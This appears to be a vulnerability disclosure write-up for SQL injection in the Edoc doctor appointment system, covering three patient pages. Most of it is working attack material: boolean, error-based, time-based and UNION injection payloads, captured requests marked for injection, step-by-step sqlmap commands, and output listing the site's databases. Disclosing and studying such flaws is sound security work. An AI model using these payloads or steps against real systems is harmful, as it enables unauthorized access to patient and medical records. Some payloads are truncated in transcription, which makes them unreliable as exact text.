

master

...

cve / bug_e / edoc-doctor-appointment-system / Multiple SQL injection.md



onEpAth936 add

History

1 contributor

161 lines (78 sloc) | 5.27 KB

...

Edoc-doctor-appointment-system v1.0.1 was discovered to contain multiple SQL injection vulnerabilities via /patient/doctors.php , /patient/booking.php , /patient/settings.php .Allowing remote attackers to execute the sqli attack.

1 . Blind SQLi in /patient/doctors.php

PoC

```
http://ip/patient/doctors.php?action=view&id=1' AND (SELECT 7788 FROM (SELECT(SLEEP(5)))gIPf)-- MVmI
```

vendor : <https://github.com/HashenUdara/edoc-doctor-appointment-system>

Vulnerability Position : <http://ip/patient/doctors.php>

Log in to the <http://ip/login.php>

Visit <http://ip/patient/doctors.php> , will access the page of the module.

Use burp suite to capture request packet , and then click the View button.

The screenshot shows a web browser at www.doctor111.com/patient/doctors.php. The user is logged in as 'dfs fds' (423@qw.cb). The page displays a list of doctors under the heading 'All Doctors (2)'. The table below shows the data:

Doctor Name	Email	Specialties	Events
54324	fds@we.cb	Clinical radiology	View Ses
Test Doctor	doctor@edoc.com	Accident and emergen	View Ses

Below the browser window, the Burp Suite HTTP history is visible. The selected request is:

```
1 GET /patient/doctors.php?action=view&id=1 HTTP/1.1
2 Host: www.doctor111.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://www.doctor111.com/patient/doctors.php
0 Cookie: PHPSESSID=mrjij6t03489src9iebgbpsk1o
1 Upgrade-Insecure-Requests: 1
2
3 |
```

Copy request packet to sqlmap root path , and revise id=1* , save as 2.txt.

此电脑 > Windows-SSD (C:) > Python > Python39 > sqlmap-1.6 >

名称	修改日期	类型	大小
.github	2022/3/1 21:42	文件夹	
data	2022/3/1 21:42	文件夹	
doc	2022/3/1 21:42	文件夹	
extra	2022/3/1 21:42	文件夹	
lib			
plugins			
tamper			
thirdparty			
.gitattributes			
.gitignore			
.pylintrc			
2.txt			
ech			
LICENSE			
python			
README.md			
sqlmap.conf			
sqlmap.py			
sqlmapapi.py			
sqlmapapi.yaml			

C:\Python\Python39\sqlmap-1.6\2.txt - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

2.txt

```
1 GET /patient/doctors.php?action=view&id=1* HTTP/1.1
2 Host: www.doctor111.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,in
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://www.doctor111.com/patient/doctors.php
10 Cookie: PHPSESSID=mrjij6t03489src9iebgbpsk1o
11 Upgrade-Insecure-Requests: 1
12
13
```

Use `python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --technique B --dbs` to run sqlmap.

```
C:\Python\Python39\sqlmap-1.6
> python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --technique B --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:36:17 /2022-07-18/

[14:36:17] [INFO] parsing HTTP request from '2.txt'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[14:36:17] [INFO] testing connection to the target URL
[14:36:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:36:18] [INFO] testing if the target URL content is stable
[14:36:18] [INFO] target URL content is stable
[14:36:18] [INFO] testing if URI parameter '#1*' is dynamic
[14:36:18] [WARNING] URI parameter '#1*' does not appear to be dynamic
[14:36:18] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[14:36:18] [INFO] testing for SQL injection on URI parameter '#1*'
[14:36:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:36:19] [INFO] URI parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="
[14:36:19] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 23 HTTP(s) requests:
---
Parameter: #1* (URI)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: http://www.doctor111.com:80/patient/doctors.php?action=view&id=1' AND 6515=6515-- RGWY
---
```

```

[14:36:38] [INFO] retrieving the length of query output
[14:36:38] [INFO] retrieved: 14
[14:36:39] [INFO] retrieved: 14
[14:36:39] [INFO] retrieving the length of query output
[14:36:39] [INFO] retrieved: 14
[14:36:41] [INFO] retrieved: 14
[14:36:41] [INFO] retrieving the length of query output
[14:36:41] [INFO] retrieved: 14
[14:36:42] [INFO] retrieved: 10
[14:36:42] [INFO] retrieving the length of query output
[14:36:42] [INFO] retrieved: 10
[14:36:43] [INFO] retrieved: 5
[14:36:43] [INFO] retrieving the length of query output
[14:36:43] [INFO] retrieved: 5
[14:36:44] [INFO] retrieved: xrcms
available databases [25]:
[*] edoc
[*] ending @ 14:36:44 /2022-07-18/

C:\Python\Python39\sqlmap-1.6
λ python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --technique B --dbs
[14:36:44] [INFO] fetched data logged to text files under 'C:\Users\...\AppData\Local\sqlmap\output\www.doctor111.com'
[14:36:44] [WARNING] your sqlmap version is outdated

```

2. SQLi in /patient/booking.php

PoC

sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:

— — —

Parameter: #1* (URI)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: `http://www.doctor111.com:80/patient/booking.php?id=1 AND 7686=7686`

Type: error-based

Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
use (FLOOR)

```
Payload: http://www.doctor111.com:80/patient/booking.php?id=1 OR (SELECT 3032
FROM(SELECT COUNT(*),CONCAT(0x717a6a7071,(SELECT
(ELT(3032=3032,1))),0x7170787a71,FLOOR(RAND(0)*2))x FROM
INFORMATION SCHEMA.PLUGINS GROUP BY x)a)
```

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

```
Payload: http://www.doctor111.com:80/patient/booking.php?id=1 AND (SELECT
8632 FROM (SELECT(SLEEP(5)))HCPI)
```

Type: UNION query
Title: Generic UNION query (NULL) - 13 columns
Payload: `http://www.doctor111.com:80/patient/booking.php?id=-4821 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a6a7071,0x4247754365636f69425457434250756e6877504d52 - - -`

vendor : <https://github.com/HashenUdara/edoc-doctor-appointment-system>

Vulnerability Position : <http://ip/patient/booking.php>

Log in to the <http://ip/login.php>

First , visit <http://ip/patient/schedule.php> , and then use burpsuite to capture request packet , click Book Now button.

The screenshot displays a web browser window at `www.doctor111.com/patient/schedule.php`. The user is logged in as 'dfs fds' (423@qw.cb). The page shows 'All Sessions(3)' with three session cards. Each card displays a session ID (5555 or Test Session), the doctor's name (Test Doctor), the date (2022-07-21 or 2050-01-01), and the start time (@22:44 or @18:00). A 'Book Now' button is present on each card. Below the browser window, a Wireshark packet capture is shown, displaying the raw data of the request. The packet is a GET request to `/patient/booking.php?id=1` with various headers including User-Agent, Accept, Accept-Language, Accept-Encoding, DNT, Connection, Referer, Cookie, and Upgrade-Insecure-Requests.

Browser window details:

- URL: `www.doctor111.com/patient/schedule.php`
- User: dfs fds (423@qw.cb)
- Search: Search Doctor name or Email or Date (YYYY-MM-DD)
- Today's Date: 2022-07-18
- Log out button
- Navigation: Home, All Doctors, Scheduled Sessions (selected), My Bookings, Settings
- Sessions: All Sessions(3)
- Session 1: 5555, Test Doctor, 2022-07-21, Starts: @22:44 (24h), Book Now
- Session 2: 5555, Test Doctor, 2022-07-21, Starts: @22:44 (24h), Book Now
- Session 3: Test Session, Test Doctor, 2050-01-01, Starts: @18:00 (24h), Book Now

Wireshark packet capture details:

```
1 GET /patient/booking.php?id=1 HTTP/1.1
2 Host: www.doctor111.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://www.doctor111.com/patient/schedule.php
10 Cookie: PHPSESSID=mrjij6t03489src9iegbpsk1o
11 Upgrade-Insecure-Requests: 1
12
13
```

Copy request packet to sqlmap root path , and revise `id=1*` , save as 2.txt.



```

1 GET /patient/booking.php?id=1* HTTP/1.1
2 Host: www.doctor111.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://www.doctor111.com/patient/schedule.php
10 Cookie: PHPSESSID=mrjij6t03489src9iebgbpsklo
11 Upgrade-Insecure-Requests: 1
12
13

```

Use `python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs to run sqlmap.`



3. SQLi in /patient/settings.php

PoC

sqlmap identified the following injection point(s) with a total of 177 HTTP(s) requests:

Parameter: #1* (URI)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: `http://www.doctor111.com:80/patient/settings.php?action=edit&id=1' AND 3197=(SELECT (CASE WHEN (3197=3197) THEN 3197 ELSE (SELECT 9367 UNION SELECT 1506) END))-- -&error=0`

Type: error-based

Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: `http://www.doctor111.com:80/patient/settings.php?action=edit&id=1' OR (SELECT 3493 FROM(SELECT COUNT(*),CONCAT(0x7162786a71,(SELECT (ELT(3493=3493,1))),0x717a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ITWX&error=0`

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: `http://www.doctor111.com:80/patient/settings.php?action=edit&id=1' AND (SELECT 6213 FROM (SELECT(SLEEP(5)))kZmv)-- SfKb&error=0`

Type: UNION query

Title: Generic UNION query (NULL) - 8 columns



```
Payload: http://www.doctor111.com:80/patient/settings.php?
action=edit&id=-6866' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162786a71,0x784152425373765778725142725
- --&error=0
---
```

vendor : <https://github.com/HashenUdara/edoc-doctor-appointment-system>

Vulnerability Position : <http://ip/patient/settings.php>

Log in to the <http://ip/login.php>

First , visit <http://ip/patient/settings.php> , and then use burpsuite to capture request packet , click Book Now button.



Copy request packet to sqlmap root path , and revise id=1* , save as 2.txt.

```

2.txt
1 GET /patient/settings.php?action=edit&id=1*&error=0 HTTP/1.1
2 Host: www.doctor111.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://www.doctor111.com/patient/settings.php
10 Cookie: PHPSESSID=mrjij6t03489src9iebgbpsk1o
11 Upgrade-Insecure-Requests: 1
12
13

```

Use `python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs` to run sqlmap.

```

***
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1' AND 3197=(SELECT (CASE WHEN (3197=3197) THEN 3197 ELSE (SELECT 9367 UNION SELECT 1506) END))-- -&error=0

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1' OR (SELECT 3493 FROM(SELECT COUNT(*),CONCAT(0x7162786a71,(SELECT (ELT(3493=3493,1))),0x717a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ITW&error=0

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1' AND (SELECT 6213 FROM (SELECT(SLEEP(5)))kZmv)-- Sfk&error=0

  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=-6866' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162786a71,0x78415242537376577872514272566a74536270524449464568776d4e5a577a57524e676b62644d57,0x717a6a7071)-- -&error=0
***
[15:12:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.3, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
[15:12:46] [INFO] fetching database names
available databases [25]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] test
[*] user
[*] edoc

```